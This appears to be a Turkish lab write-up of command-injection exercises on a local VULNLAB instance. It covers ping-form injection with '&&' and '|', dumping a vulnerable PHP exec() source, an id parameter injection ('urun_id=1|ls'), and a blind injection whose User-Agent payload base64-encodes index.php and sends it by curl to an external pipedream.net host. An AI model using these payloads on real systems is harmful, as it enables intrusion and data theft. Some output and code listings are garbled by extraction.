



Command Injection Rapor

PING

Ping

PING

Ping

```
PING www.google.com (172.217.169.100) 56(84) bytes of data.  
64 bytes from 172.217.169.100: icmp_seq=1 ttl=37 time=571 ms  
64 bytes from 172.217.169.100: icmp_seq=2 ttl=37 time=420 ms  
64 bytes from 172.217.169.100: icmp_seq=3 ttl=37 time=65.5 ms  
64 bytes from 172.217.169.100: icmp_seq=4 ttl=37 time=479 ms  
64 bytes from 172.217.169.100: icmp_seq=5 ttl=37 time=698 ms  
  
--- www.google.com ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4002ms  
rtt min/avg/max/mdev = 65.586/447.169/698.442/212.529 ms
```

Açılan sayfada ping atabileceğimiz bir ekran bizi karşılıyor. Burada Google.com tarafına ping atıldığında 5 tane ping paketinin belirtilen adrese gönderildiğini görüyoruz.

Buradan yapmamız gereken tespit şudur ; Eğer ping paketleri gönderiliyor ve alınıyorsa bu durumda WEB uygulaması sunucu tarafında terminal komutlarını çalıştırıyor demektir.

- Atılan ping paketini sunucu tarafına çalışacak bir terminal kodu ile beraber yolluyoruz ve bize çıktı veriyor.

PING

Ping

```
PING www.google.com (172.217.17.100) 56(84) bytes of data.  
64 bytes from 172.217.17.100: icmp_seq=1 ttl=37 time=64.9  
ms  
64 bytes from 172.217.17.100: icmp_seq=2 ttl=37 time=65.9  
ms  
64 bytes from 172.217.17.100: icmp_seq=3 ttl=37 time=66.0  
ms  
64 bytes from 172.217.17.100: icmp_seq=4 ttl=37 time=77.8  
ms  
64 bytes from 172.217.17.100: icmp_seq=5 ttl=37 time=67.7  
ms
```

```
--- www.google.com ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time  
4007ms  
rtt min/avg/max/mdev = 64.927/68.503/77.828/4.748 ms
```

ar.ini
en.ini
fr.ini
index.php
noname.html
tr.ini

- Bunun yanı sıra listelediğimiz bu dosyaların içeriğini uygun terminal kodları ile görüntüleyebiliriz.

```
PING www.google.com (172.217.17.100) 56(84) bytes of data.  
64 bytes from 172.217.17.100: icmp_seq=1 ttl=37 time=64.9  
ms  
64 bytes from 172.217.17.100: icmp_seq=2 ttl=37 time=65.9  
ms  
64 bytes from 172.217.17.100: icmp_seq=3 ttl=37 time=66.0  
ms  
64 bytes from 172.217.17.100: icmp_seq=4 ttl=37 time=77.8  
ms  
64 bytes from 172.217.17.100: icmp_seq=5 ttl=37 time=67.7  
ms  
  
--- www.google.com ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time  
4007ms  
rtt min/avg/max/mdev = 64.927/68.503/77.828/4.748 ms  
ar.ini  
en.ini  
fr.ini  
index.php  
noname.html  
tr.ini
```

```
www.google.com&&cat index.php|  
  
Ping  
  
if ;  
(isset($_POST["ip"])) }  
{ }  
$input = ;  
$_POST["ip"];  
echo " ;  
";  
exec("ping -c5 $input", $out);  
if (!empty($out)) {  
    echo ' foreach ($out as $line) {  
        echo $line;  
        echo " ;  
        ";  
    }  
    echo ' ?>
```

- Bu soruda ise aynı şekilde sunucuya ping paketleri atılıyor ancak terminal komutlarını çalıştırmayı denediğimizde hata alıyoruz. Burdan anlamamız gereken istek üzerinde bir filtreleme olduğudur.
-

- Bir önceki soruda sunucu isminden sonra && operatörünü kullanarak terminal komutunu çalıştırmıştık ancak bu soruda filtreleme olduğu için | operatörünü kullanıyoruz ve yanı sıra çalıştırılacak komutuda filtrelemeye girmemesi için değiştiriyoruz.

Enter IP Adress

Ping

ERROR


Enter IP Adress


Ping

ar.ini
en.ini
fr.ini
index.php
tr.ini


- Verilen ögeler altında tanımlanmış butonlara tıkladıktan sonra stok adedini ekrana getiriyor. Ancak URL incelendiğinde dikkatimizi çeken kısım her ürünün spesifik bir «id» üzerinden getirildiği gözlemleniyor.

Stock Control





- Ürünlerin çağrıldığı «id» değerinden sonra «|» operatörü kullanarak terminal komutunun çalışması sağlanıyor.



...urun_id=1|ls

Stock Control



Check



Check



Check

Stockar.ini en.ini fr.ini Images Index.php stok.pl tr.ini Pieces

- Verilen bilgiler doğrultusunda sisteme giriş yapıyoruz. Giriş yaptıktan sonra ekrandaki yazıda adminin kullanıcı log bilgilerini user-agent sistemine kaydedildiği söyleniyor.

VULNLAB

User

Pass

mandalorian / mandalorian

Admin logs your user-agent on their system


```
1 GET /lab/command-injection/blind-command-injection/blind.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8080/lab/command-injection/blind-command-injection/
8 Connection: close
9 Cookie: PHPSESSID=jq99lqep4kr8p2u6i406ql5fq2
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Cache-Control: max-age=0
```


```
Pretty Raw Hex ↵ ↶ ≡
1 GET /lab/command-injection/blind-command-injection/blind.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: ;for b in $(cat ./index.php|base64); do curl -I --header "E-Tag:${b}" https://enonu9v59mnbxi3.m.pipedream.net;done
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8080/lab/command-injection/blind-command-injection/
8 Connection: close
9 Cookie: PHPSESSID=jq99lqep4kr8p2u6i406ql5fq2
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Cache-Control: max-age=0
```

- User-Agent bilgilerini görüntüleyebileceğimiz ve üzerinde değişiklik yapabilmek için Burp-Suite programını kullanıyoruz.

- Burada buluna User-Agent bilgilerini değiştiriyoruz, yazdığımız bu payload pipedream sitesini kullanarak header altında E-Tag değişkenini base64 ile encode edilmiş şekilde karşımıza çıkaracak.



- Pipedream sitesini kontrol ettiğimizde isteğimiz buraya düşmüş olup header içindeki E-Tag içindeki bilgiyi alıyoruz.



- Bu veriyi base64 ile encode edilmiş şeklinde yollamıştık tekrar base64 ile decode ettiğimizde sızdırılan bilgiyi görebiliriz